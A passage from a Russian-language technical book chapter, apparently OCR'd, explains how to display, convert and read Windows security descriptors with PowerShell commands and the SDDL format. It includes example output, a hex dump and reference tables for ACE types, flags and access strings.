Мы передаём параметр `ShowAll` команде `Format-NtSecurityDescriptor`, чтобы она вывела всё содержимое дескриптора безопасности; по умолчанию SACL и менее распространённые ACE, например `ResourceAttribute`, не отображаются. Обратите внимание: тип объекта ядра в выводе совпадает с типом `File`, указанным при создании дескриптора безопасности в листинге 5-6. Благодаря заданному типу объекта средство форматирования выводит декодированную маску доступа для данного типа, а не общее шестнадцатеричное значение.

Следующая строка вывода показывает текущие управляющие флаги. Они вычисляются на лету по текущему состоянию дескриптора безопасности; позднее мы обсудим изменение этих флагов для управления поведением дескриптора. За управляющими флагами следуют SID владельца и группы, а затем DACL, составляющие большую часть вывода. Все флаги, относящиеся к DACL, находятся рядом с заголовком; в данном случае они указывают, что мы установили `DaclAutoInherited`. Далее в выводе по порядку перечисляются все ACE в ACL, начиная с типа ACE. Поскольку команде известен тип объекта, она выводит как декодированную маску доступа для этого типа, так и исходную маску доступа в шестнадцатеричном виде.

Далее следует SACL, где показаны единственная ACE аудита и флаг `SaclProtected`. Последний отображаемый компонент - обязательная метка. Маска доступа обязательной метки представляет собой обязательную политику и декодируется иначе, чем остальные ACE, использующие права доступа, характерные для типа. Обязательная политика может содержать один или несколько битовых флагов из таблицы 5-5.

Таблица 5-5. Значения обязательной политики

Имя	Значение	Описание
`NoWriteUp`	`0x00000001`	Вызывающая сторона с более низким уровнем целостности не может записывать в ресурс.

Имя	Значение	Описание
NoReadUp	0x00000002	Вызывающая сторона с более низким уровнем целостности не может читать ресурс.
NoExecuteUp	0x00000004	Вызывающая сторона с более низким уровнем целостности не может выполнять ресурс.

По умолчанию вывод Format-NtSecurityDescriptor может быть довольно многословным. Чтобы сократить его, укажите параметр Summary: он удаляет максимум данных, сохраняя важные сведения. Это показано в листинге 5-10.

```
PS> Format-NtSecurityDescriptor $sd -ShowAll -Summary
<Owner> : Everyone
<Group> : Everyone
<DACL>
<DACL> (Auto Inherited)
NT AUTHORITY\ANONYMOUS LOGON: (Denied)(None)(GenericAll)
GRAPHITE\user: (Allowed)(None)(ReadData|WriteData)
Everyone: (Allowed)(None)(ReadData)
<SACL> (Protected)
Everyone: (Audit)(FailedAccess)(Delete)
<Mandatory Label>
Mandatory Label\Low Mandatory Level: (MandatoryLabel)(None)(NoWriteUp)
```

Листинг 5-10. Отображение дескриптора безопасности в сводном формате

В главе 2 я упоминал, что для удобства модуль PowerShell из этой книги использует простые имена большинства распространённых флагов, но при желании можно выводить полные имена SDK, например для сравнения результата с собственным кодом. Чтобы при просмотре содержимого дескриптора безопасности командой Format-NtSecurityDescriptor отображались имена SDK, используйте свойство SDKName, как показано в листинге 5-11.

```
PS> Format-NtSecurityDescriptor $sd -SDKName -SecurityInformation Dacl
Type: File
Control: SE_DACL_PRESENT|SE_SACL_PRESENT|SE_DACL_AUTO_INHERITED|SE_SACL_PROTECTED
<DACL> (Auto Inherited)
 - Type  : ACCESS_DENIED_ACE_TYPE
 - Name  : NT AUTHORITY\ANONYMOUS LOGON
 - SID   : S-1-5-7
 - Mask  : 0x10000000
 - Access: GENERIC_ALL
 - Flags : NONE

- Type  : ACCESS_ALLOWED_ACE_TYPE
 - Name  : GRAPHITE\user
 - SID   : S-1-5-21-2318445812-3516008893-216915059-1002
 - Mask  : 0x00000003
 - Access: FILE_READ_DATA|FILE_WRITE_DATA
 - Flags : NONE

- Type  : ACCESS_ALLOWED_ACE_TYPE
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00000001
 - Access: FILE_READ_DATA
 - Flags : NONE
```

Листинг 5-11. Форматирование дескриптора безопасности с именами SDK

Одна особенность объектов File состоит в том, что для их масок доступа существуют два соглашения об именовании: одно для файлов, другое для каталогов. Чтобы

`Format-NtSecurityDescriptor` вывела вариант маски доступа для каталога, можно передать параметр `Container` или, в более общем случае, присвоить свойству `Container` объекта дескриптора безопасности значение `True`. Влияние параметра `Container` на вывод показано в листинге 5-12.

```
PS> Format-NtSecurityDescriptor $sd -ShowAll -Summary -Container
<Owner> : Everyone
<Group> : Everyone
<DACL>
NT AUTHORITY\ANONYMOUS LOGON: (Denied)(None)(GenericAll)
1 GRAPHITE\user: (Allowed)(None)(ListDirectory|AddFile)
Everyone: (Allowed)(None)(ListDirectory)
--snip--
```


Листинг 5-12. Форматирование дескриптора безопасности как контейнера


Обратите внимание, как при форматировании в виде контейнера строка вывода меняется с `ReadData|WriteData` на `ListDirectory|AddFile` 1. `File` - единственный тип объектов Windows с таким поведением. Это важно для безопасности: права доступа `File` легко истолковать неверно, если отформатировать дескриптор безопасности каталога как файл или наоборот.

Если вы предпочитаете GUI, средство просмотра можно запустить следующей командой `Show-NtSecurityDescriptor`:

```
PS> Show-NtSecurityDescriptor $sd
```

Команда должна открыть диалог, показанный на рисунке 5-8.


Security for Object
Owner: Everyone
Group: Everyone
Integrity: Low (NoWriteUp)
DACL
SACL
Flags: AutoInherited
ACL Entries
Type
Account
Access
Flags
Denied
NT AUTHORITY\ANON...
GenericAll
None
Allowed
GRAPHITE\user
ReadData, WriteData
None
Allowed
Everyone
ReadData
None
Specific Access
Name
Access Mask
Read Data
0x00000001
Write Data
0x00000002
Append Data
0x00000004
Read Ea
0x00000008
Write Ea
0x00000010
Execute
0x00000020
Delete Child
0x00000040


Security for Object
Owner: Everyone
Group: Everyone
Integrity: Low (NoWriteUp)
DACL
SACL
Flags: Protected
ACL Entries
Type
Account
Access
Flags
Audit
Everyone
Delete
FailedAccess
MandatoryLabel
Mandatory Label\L...
NoWriteUp
None
Specific Access
Name
Access Mask
No Write Up
0x00000001
No Read Up
0x00000002
No Execute Up
0x00000004




Рисунок 5-8. GUI, отображающий дескриптор безопасности.

Диалог обобщает важные данные дескриптора безопасности. В верхней части находятся SID владельца и группы, разрешённые в имена, а также уровень целостности и обязательная политика дескриптора безопасности. Они совпадают со значениями, заданными при его создании. В средней части расположен список ACE в DACL слева или SACL справа в зависимости от выбранной вкладки, а над ним - флаги ACL. Каждая запись списка содержит тип ACE, SID, маску доступа в общем виде и флаги ACE. Внизу показан декодированный доступ. Список заполняется при выборе ACE в списке ACL.

Преобразование в относительный дескриптор безопасности и обратно

Объект дескриптора безопасности можно преобразовать в массив байтов относительного формата командой `ConvertFrom-NtSecurityDescriptor`. Затем его содержимое можно вывести, чтобы увидеть реальную нижележащую структуру, как показано в листинге 5-13.

```
PS> $ba = ConvertFrom-NtSecurityDescriptor $sd
PS> $ba | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 01 00 14 A4 98 00 00 00 A4 00 00 00 14 00 00 00  - ................
00000010: 44 00 00 00 02 00 30 00 02 00 00 00 02 80 14 00  - D.....0.........
00000020: 00 00 01 00 01 01 00 00 00 00 00 01 00 00 00 00  - ................
00000030: 11 00 14 00 01 00 00 00 01 01 00 00 00 00 00 10  - ................
00000040: 00 10 00 00 02 00 54 00 03 00 00 00 01 00 14 00  - ......T.........
00000050: 00 00 00 10 01 01 00 00 00 00 00 05 07 00 00 00  - ................
00000060: 00 00 24 00 03 00 00 00 01 05 00 00 00 00 00 05  - ..$.............
00000070: 15 00 00 00 F4 AC 30 8A BD 09 92 D1 73 DC ED 0C  - ......0.....s...
00000080: EA 03 00 00 00 00 14 00 01 00 00 00 01 01 00 00  - ................
00000090: 00 00 00 01 00 00 00 00 01 01 00 00 00 00 00 01  - ................
000000A0: 00 00 00 00 01 01 00 00 00 00 00 01 00 00 00 00  - ................
```

Листинг 5-13. Преобразование абсолютного дескриптора безопасности в относительный формат и отображение его байтов

Массив байтов можно преобразовать обратно в объект дескриптора безопасности командой `New-NtSecurityDescriptor` с параметром `Byte`:

```
PS> New-NtSecurityDescriptor -Byte $ba
```

В качестве упражнения предлагаю вам самостоятельно разобрать шестнадцатеричный вывод и найти различные структуры дескриптора безопасности по описаниям из этой главы. Для начала на рисунке 5-9 выделены основные структуры.




Рисунок 5-9. Основные структуры в шестнадцатеричном выводе относительного дескриптора безопасности.

Чтобы вручную декодировать остальное, потребуется обращаться к компоновке структур ACL и SID.

Язык определения дескрипторов безопасности

В главе 2 мы рассмотрели основы формата языка определения дескрипторов безопасности (Security Descriptor Definition Language, SDDL) для представления SID. Формат SDDL способен представлять и весь дескриптор безопасности. Поскольку версия дескриптора безопасности в SDDL использует текст ASCII, она в некоторой степени удобочитаема и, в отличие от двоичных данных в листинге 5-13, легко копируется. Строки SDDL часто используются по всей Windows, поэтому рассмотрим, как представить дескриптор безопасности в SDDL и как его читать.

Преобразовать дескриптор безопасности в формат SDDL можно, передав параметр `ToSddl` команде `Format-NtSecurityDescriptor`. Это показано в листинге 5-14, куда передаётся дескриптор безопасности, построенный в предыдущем разделе. Создать дескриптор безопасности из строки SDDL можно также командой `New-NtSecurityDescriptor` с параметром `ToSddl`.

```
PS> $sddl = Format-NtSecurityDescriptor $sd -ToSddl -ShowAll
PS> $sddl
O:WDG:WDD:AI(D;;GA;;;AN)(A;;CCDC;;;S-1-5-21-2318445812-3516008893-216915059-
1002)(A;;CC;;;WD)S:P(AU;FA;SD;;;WD)(ML;;NW;;;LW)
```

Листинг 5-14. Преобразование дескриптора безопасности в SDDL

Версия дескриптора безопасности в SDDL содержит четыре необязательных компонента. Начало каждого можно определить по следующим префиксам:

• **O:** SID владельца.
• **G:** SID группы.
• **D:** DACL.
• **S:** SACL.

В листинге 5-15 вывод из листинга 5-14 разделён на компоненты для удобства чтения.

```
PS> $sddl -split "(?=O:)|(?=G:)|(?=D:)|(?=S:)|(?=\()"
O:WD
G:WD
D:AI
  (D;;GA;;;AN)
  (A;;CCDC;;;S-1-5-21-2318445812-3516008893-216915059-1002)
  (A;;CC;;;WD)
S:P
  (AU;FA;SD;;;WD)
  (ML;;NW;;;LW)
```

Листинг 5-15. Разделение компонентов SDDL

Первые две строки представляют SID владельца и группы в формате SDDL. Можно заметить, что они не похожи на привычные SID SDDL, поскольку не начинаются с `S-1-`. Причина в том, что это двухсимвольные псевдонимы, которыми Windows обозначает общеизвестные SID для сокращения строки SDDL. Например, строка владельца содержит `WD`; преобразовать её обратно в полный SID можно командой `Get-NtSid` (листинг 5-16).

```
PS> Get-NtSid -Sddl "WD"
Name     Sid
----     ---
Everyone S-1-1-0
```

Листинг 5-16. Преобразование псевдонима в имя и SID

Как видно, псевдоним `WD` представляет группу Everyone. В таблице 5-6 показаны псевдонимы нескольких общеизвестных SID. Более полный список всех поддерживаемых псевдонимов SDDL приведён в приложении B.

Таблица 5-6. Общеизвестные SID и их псевдонимы

Псевдоним SID	Имя	SID SDDL
AU	NT AUTHORITY\Authenticated Users	S-1-5-11
BA	BUILTIN\Administrators	S-1-5-32-544
IU	NT AUTHORITY\INTERACTIVE	S-1-5-4
SY	NT AUTHORITY\SYSTEM	S-1-5-18
WD	Everyone	S-1-1-0

Если у SID нет псевдонима, `Format-NtSecurityDescriptor` выводит его в формате SDDL, как показано в листинге 5-15. Даже SID без псевдонимов могут иметь имена, определённые LSASS. Например, SID из листинга 5-15 принадлежит текущему пользователю, как показано в листинге 5-17.

```
PS> Get-NtSid -Sddl "S-1-5-21-2318445812-3516008893-216915059-1002" -ToName
GRAPHITE\user
```

Листинг 5-17. Поиск имени SID

Следом в листинге 5-15 находится представление DACL. После префикса `D:` ACL в формате SDDL выглядит так:

```
ACLFlags(ACE0)(ACE1)...(ACEn)
```

Флаги ACL необязательны; у DACL задан `AI`, а у SACL - `P`. Эти значения соответствуют управляющим флагам дескриптора безопасности и могут состоять из одной или нескольких строк из таблицы 5-7.

Таблица 5-7. Соответствие строк флагов ACL управляющим флагам дескриптора безопасности

Строка флага ACL	Управляющий флаг DACL	Управляющий флаг SACL
P	DaclProtected	SaclProtected
AI	DaclAutoInherited	SaclAutoInherited
AR	DaclAutoInheritReq	SaclAutoInheritReq

Назначение этих трёх управляющих флагов будет описано в главе 6. Каждая ACE заключена в круглые скобки и состоит из нескольких строк, разделённых точками с запятой, в следующем общем формате:

```
(Type;Flags;Access;ObjectType;InheritedObjectType;SID[;ExtraData])
```

`Type` - короткая строка, соответствующая типу ACE. Эти соответствия показаны в таблице 5-8. Обратите внимание: формат SDDL не поддерживает некоторые типы ACE, поэтому они отсутствуют в таблице.

Таблица 5-8. Соответствие строк Type типам ACE

Строка типа ACE	Тип ACE
A	Allowed
D	Denied
AU	Audit
AL	Alarm
OA	AllowedObject
OD	DeniedObject
OU	AuditObject
OL	AlarmObject
XA	AllowedCallback
XD	DeniedCallback

Строка типа ACE	Тип ACE
ZA	AllowedCallbackObject
XU	AuditCallback
ML	MandatoryLabel
RA	ResourceAttribute
SP	ScopedPolicyId
TL	ProcessTrustLabel
FL	AccessFilter

Следующий компонент - Flags, представляющий флаги ACE. Запись аудита в SACL из листинга 5-15 содержит строку флага FA, соответствующую FailedAccess. Другие соответствия показаны в таблице 5-9.

Таблица 5-9. Соответствие строк Flag флагам ACE

Строка флага ACE	Флаг ACE
OI	ObjectInherit
CI	ContainerInherit
NP	NoPropagateInherit
IO	InheritOnly
ID	Inherited
CR	Critical
SA	SuccessfulAccess
FA	FailedAccess
TP	TrustProtected

Далее следует Access, представляющий маску доступа в ACE. Это может быть число в шестнадцатеричном (0x1234), восьмеричном (011064) или десятичном (4660) формате либо список коротких строк доступа. Если строка не указана, используется пустая маска доступа. Строки доступа показаны в таблице 5-10.

Таблица 5-10. Соответствие строк Access маскам доступа

Строка доступа	Имя доступа	Маска доступа
GR	Generic Read	0x80000000
GW	Generic Write	0x40000000

Строка доступа	Имя доступа	Маска доступа
GX	Generic Execute	0x20000000
GA	Generic All	0x10000000
WO	Write Owner	0x00080000
WD	Write DAC	0x00040000
RC	Read Control	0x00020000
SD	Delete	0x00010000
CR	Control Access	0x00000100
LO	List Object	0x00000080
DT	Delete Tree	0x00000040
WP	Write Property	0x00000020
RP	Read Property	0x00000010
SW	Self Write	0x00000008
LC	List Children	0x00000004
DC	Delete Child	0x00000002
CC	Create Child	0x00000001

Обратите внимание: доступные строки доступа охватывают не весь диапазон маски доступа. Дело в том, что SDDL создавался для представления масок объектов службы каталогов, у которых значения маски доступа определены лишь в ограниченном диапазоне. Этим же объясняются несколько сбивающие с толку имена прав: например, `Delete Child` не обязательно соответствует представлению произвольного типа объекта об удалении дочернего объекта. В листинге 5-15 видно, что специфический доступ типа `File` отображается в доступ к объекту службы каталогов, хотя к Active Directory он не имеет никакого отношения.

Для улучшенной поддержки других типов формат SDDL предоставляет строки доступа для распространённых масок файлов и ключей реестра, показанные в таблице 5-11. Если доступные строки доступа не способны представить всю маску, остаётся только записать её числовой строкой, обычно в шестнадцатеричном формате.

Таблица 5-11. Строки доступа для типов файлов и ключей реестра

Строка доступа	Имя доступа	Маска доступа
FA	File All Access	0x001F01FF
FX	File Execute	0x001200A0
FW	File Write	0x00120116

Строка доступа	Имя доступа	Маска доступа
FR	File Read	0x00120089
KA	Key All Access	0x000F003F
KR	Key Read	0x00020019
KX	Key Execute	0x00020019
KW	Key Write	0x00020006

Для компонентов ObjectType и InheritedObjectType, применяемых с объектными ACE, SDDL использует строковый формат GUID. GUID может иметь любое значение. Например, в таблице 5-12 приведены несколько общеизвестных GUID, используемых Active Directory.

Таблица 5-12. Общеизвестные GUID ObjectType, используемые в Active Directory

GUID	Объект каталога
19195a5a-6da0-11d0-afd3-00c04fd930c9	Domain
bf967a86-0de6-11d0-a285-00aa003049e2	Computer
bf967aba-0de6-11d0-a285-00aa003049e2	User
bf967a9c-0de6-11d0-a285-00aa003049e2	Group

Ниже приведён пример строки ACE для AllowedObject с заданным ObjectType:

```
(OA;;CC;2f097591-a34f-4975-990f-00f0906b07e0;;WD)
```

После компонента InheritedObjectType в ACE находится SID. Как было подробно описано ранее в этой главе, общеизвестный SID можно представить коротким псевдонимом, а остальные - полным форматом SDDL.

В последнем компоненте, необязательном для большинства типов ACE, можно задать условное выражение для ACE с обратным вызовом либо атрибут безопасности для ACE ResourceAttribute. Условное выражение определяет логическое выражение, сравнивающее значения атрибута безопасности маркера. Результат вычисления выражения должен быть истинным или ложным. Простой пример мы видели в листинге 5-5: WIN://TokenId == "XYZ" сравнивает значение атрибута безопасности WIN://TokenId со строковым значением XYZ и возвращает истину, если они равны. Синтаксис выражений SDDL
имеет четыре разных формата имён атрибута безопасности, к которому требуется обратиться:

• **Simple.** Для локальных атрибутов безопасности, например WIN://TokenId.
• **Device.** Для утверждений устройства, например @Device.ABC.
• **User.** Для утверждений пользователя, например @User.XYZ.
• **Resource.** Для атрибутов ресурса, например @Resource.QRS.

Сравниваемые значения в условных выражениях также могут иметь несколько разных типов. При преобразовании SDDL в дескриптор безопасности условное выражение разбирается, но тип атрибута безопасности в этот момент неизвестен, поэтому проверить тип значения невозможно. Примеры для каждого типа условного выражения показаны в таблице 5-13.

Таблица 5-13. Примеры значений для разных типов условных выражений

Тип	Примеры
Number	Десятичные: `100`, `-100`; восьмеричное: `0100`; шестнадцатеричное: `0x100`
String	`"ThisIsAString"`
Fully qualified binary name	`{"O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON",1004}`
SID	`SID(BA)`, `SID(S-1-0-0)`
Octet string	`#0011223344`

Далее синтаксис определяет операторы вычисления выражения, начиная с унарных операторов из таблицы 5-14.

Таблица 5-14. Унарные операторы условных выражений

Оператор	Описание
`Exists ATTR`	Проверяет существование атрибута безопасности `ATTR`.
`Not_Exists ATTR`	Операция, обратная `Exists`.
`Member_of {SIDLIST}`	Проверяет, содержат ли группы маркера все SID из `SIDLIST`.
`Not_Member_of {SIDLIST}`	Операция, обратная `Member_of`.
`Device_Member_of {SIDLIST}`	Проверяет, содержат ли группы устройств маркера все SID из `SIDLIST`.
`Not_Device_Member_of {SIDLIST}`	Операция, обратная `Device_Member_of`.
